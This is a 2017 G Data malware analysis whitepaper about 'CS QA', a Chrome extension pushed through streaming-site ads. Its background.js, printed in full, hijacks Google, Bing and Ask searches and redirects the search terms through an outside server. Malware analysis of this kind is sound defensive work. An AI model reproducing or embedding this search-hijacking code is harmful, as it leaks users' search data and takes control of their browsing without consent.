



SIMPLY
SECURE

G Data Whitepaper 20/11/2017

Analysis of Script.Trojan.CSQA.A

Analysis by: <https://twitter.com/RansomBleed>



Contents


1. Introduction	3
2. CS QA Extension	3
3. Source Code	4
4. Final words.....	4
5. File hashes and resources	5

1. Introduction

We all know the movie streaming sites out there, which offer a variety of series, documentaries and movies online for free. We also know, that if one website is taken down by the police another one goes live. In this cat and mouse game, where the cat never really catches all the mice, a criminal playground has been flourishing for years. The most extreme case would be the brothers behind the portal “kinox.to” who have been accused of dealing with the mafia or blackmailing competitors to take their sites offline[1]. The monetization method of their portal is based on advertisements which are far from being default-looking ads that you can see on almost every other legit site on the internet. The ads on streaming sites are as shady as the sites themselves. If there is no advertisement blocking addon installed, you need to click through roughly 5 ads until you can really see the movie. Those 5 ads can offer almost everything starting from examples like “Whatsfuck”, which is a cheap renaming of the mobile messenger Whatsapp, aiming to get horny guys chatting with a non-existent girl in order to get money from the visitor. In this report however, we will focus on advertisements which are leading to download browser extensions. Those extensions are mostly harmless-looking software like games or utilities. When looking at the source code, the extensions are revealing their true face.

2. CS QA Extension

This extension[2] is loaded after clicking at the top right corner on the extension icon. When loaded, it shows different search engine optimization metrics like the trust flow or the domain rank of the current website as you can see in figure 1. Now you might be asking: “why does an advertising campaign of a browser extension like this target movie streaming users?”. Solid question. If the extension is only serving the purpose of showing website metrics, then advertising on related pages like forums or blogs would be way more intelligent. Therefore we can clearly see, that this extension is possibly malicious.



Tier Checker	
Page Level Share:	9466
Trust Flow:	0
Domain Alexa:	23
Domain Moz Rank:	8.17
Domain Tier Level (Highest Potential):	Authority
URL Tier Level (Exact Match):	Authority
Sub Domain Alexa:	23
Sub Domain Moz Rank:	6.73
Sub Domain Tier Level (Highest Potential):	Authority
Sub Domain URL Tier Level (Exact):	Authority
Moz Domain Authority:	98.031951151813
Moz Page Authority:	84.405175436026
URL Moz Rank:	6.74

Figure 1. CS QA Extension

3. Source Code

The script `background.js[3]` is running as long as the browser is open since it's part of the extension. The source code reveals that the JavaScript is looking for Google, Bing and Ask in the current websites source code. If one of the three search engines are found and the parameter "q=", which is the current search term is found in the URL, the user is then redirected to "hxxp://bigsearches.com/sdgh4r8.php?q=", which further redirects the user to Yahoo search.

```
chrome.tabs.onUpdated.addListener(function() {
chrome.tabs.getSelected(null,function(tab) {
  var f54g7d = tab.url;
document.getElementsByTagName('body')[0].style.display = 'none';
  if(f54g7d.match(/google/) || f54g7d.match(/bing/) || f54g7d.match(/ask/g))
  {
    var split = f54g7d.split("q=");
    if(split.length > 1)
    {
      var ftd4d = 'http://bigsearches.com/sdgh4r8.php?q='+split[1];
      redirect(ftd4d);
    }
  }
chrome.tabs.update({url: ftd4d});
}
});
});
```

Figure 2. `Background.js` source code

4. Final words

If a non tech-savvy user doesn't know how to remove the extension all his search data could potentially be stored on the malware author's website. Furthermore, Google's search algorithm is better than Yahoo's, hence Google is the biggest search engine of the world. By forcing the user to search with Yahoo, it disturbs the browsing experience instead of enhancing it like stated in the extension description at the Google Chrome Webstore. Additionally, the author of the extension seems to make money with the redirection, since networks like BitCro[4] are paying advertisers for incoming search traffic. At the time of writing this report, the extension has been removed from the Chrome Webstore. But just like with the various streaming sites going on- and offline, it's the same thing with browser extensions. As there are so many code obfuscation techniques, it's really hard to detect malicious code inside extensions. The best method against that kind of malware is still awareness about the topic itself. Idealistically speaking – If every person in the world would know about the human factor of malware being installed on the computer, a lot less malware would be around disturbing people's everyday lives.



5. File hashes and resources

[1] <http://www.computerbild.de/artikel/cb-News-Internet-Film-Raubkopien-Razzien-kinox.to-11057124.html>

[2] **SHA-256** cddd1f8c949a94f8903586b4c0cbf6198bed4738ef1c39621d12d728e4a9cfa4

[3] **SHA-256** 1134aa8ca1c33124e9880520f691c0fcadf549aea51a06696c978d9dec007f60

[4] <https://www.bitcro.com/>

If you want to stay updated about malware, be sure to follow these accounts:

[RansomBleed](#) - My personal twitter account about the latest malware reports.

[GDataSoftwareAG](#) - G DATAs twitter company account.

[Blog](#) - The G DATA blog about all kinds of security-related news.